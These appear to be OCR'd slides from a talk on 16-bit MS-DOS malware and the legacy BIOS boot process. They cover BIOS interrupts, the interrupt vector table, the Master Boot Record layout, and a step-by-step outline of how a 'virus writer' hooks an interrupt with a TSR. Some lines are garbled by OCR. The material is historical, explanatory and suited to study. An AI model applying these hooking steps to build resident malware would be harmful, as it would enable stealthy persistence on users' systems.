
- System Interrupts (ROM BIOS):
  - Int 10h: Video services
  - ***Int 13h: Disk services***
  - Int 16h: Keyboard services
- ~~MS OS Interr ts:~~
  - ~~***Int 2 -DOS System Functions***~~
  - ~~Int 2 olute Disk Read~~
  - ~~Int 26h - Abs ute Disk Write~~

ROM Bios Interrupts are 05h, and 10h-1Fh

In the pre-boot environment, we do not have the OS-specific interrupts available. Our target interrupts are now the ROM BIOS interrupts.

Interrupt Vector Table

Invoking system calls on MS-DOS



Typical code flow of executing an Interrupt Service Routine on MS-DOS by invoking a system call

Terminate and Stay Resident Programs [TSRs]


- **TSR = a feature of MS-DOS that allows a user to bypass the limitations of a single-task OS by installing a persistent program in RAM, which would be invoked by subsequent interrupts**
- In order to install a TSR, one had to modify several components of the Interrupt Vector Table, which was the precursor to the Interrupt Descriptor Table, and that defined the addresses of all of the 256 interrupts in 8086 real-mode.
- The basic formula went as follows:

1. Find the address of a desired interrupt in the IVT
2. Retrieve both address components of the target interrupt ("address components" = the original segment and the original offset, because DOS used a segmented addressing scheme)
3. The original interrupt's address components (segment and offset) are saved to a specific address (i.e. two variables in the data segment or to some other location in memory, defined by the virus writer)
4. A new interrupt handler is installed in the IVT
5. That new interrupt handler's interrupt routine concludes by jumping back to the original address and passing control back, creating the illusion that the original interrupt has proceeded as per usual


More detailed walk-throughs of TSR techniques are available on my website:
https://ic3qu33n.fyi/projects/16bitm4lw4r3-MSDOS/TerminateStayResidentPrograms-part1
https://ic3qu33n.fyi/projects/16bitm4lw4r3-MSDOS/TerminateStayResidentPrograms-part2

Interrupt Vector Table

Hooking system calls on MS-DOS



Modifying control flow of Interrupt Service Routines by hooking the IVT with a TSR



A Whirlwind Tour of the Legacy BIOS Boot Process

Legacy BIOS Boot Process

The Master Boot Record

- A hard drive has a larger storage capacity than a floppy disk, so it is able to hold multiple different operating systems (up to four) in different partitions
- Partition = as a region of the disk, denoted by a start and an end sector
    - Sectors are defined by a triplet (C, H, S) corresponding to the Cylinder (or Track), Head (or Side) and Sector location of that sector on disk
- The main goal of the MBR code is primarily to read the partition table and load the correct OS partition

MBR Code (max. size == 0x1BE bytes/446 bytes)	Partition Table (size == 64 bytes)				MBR Signature 0x55AA (2 bytes)
	Partition 1	Partition 2	Partition 3	Partition 4	

Master Boot Record (MBR)
Total size = 1 sector (512 bytes)

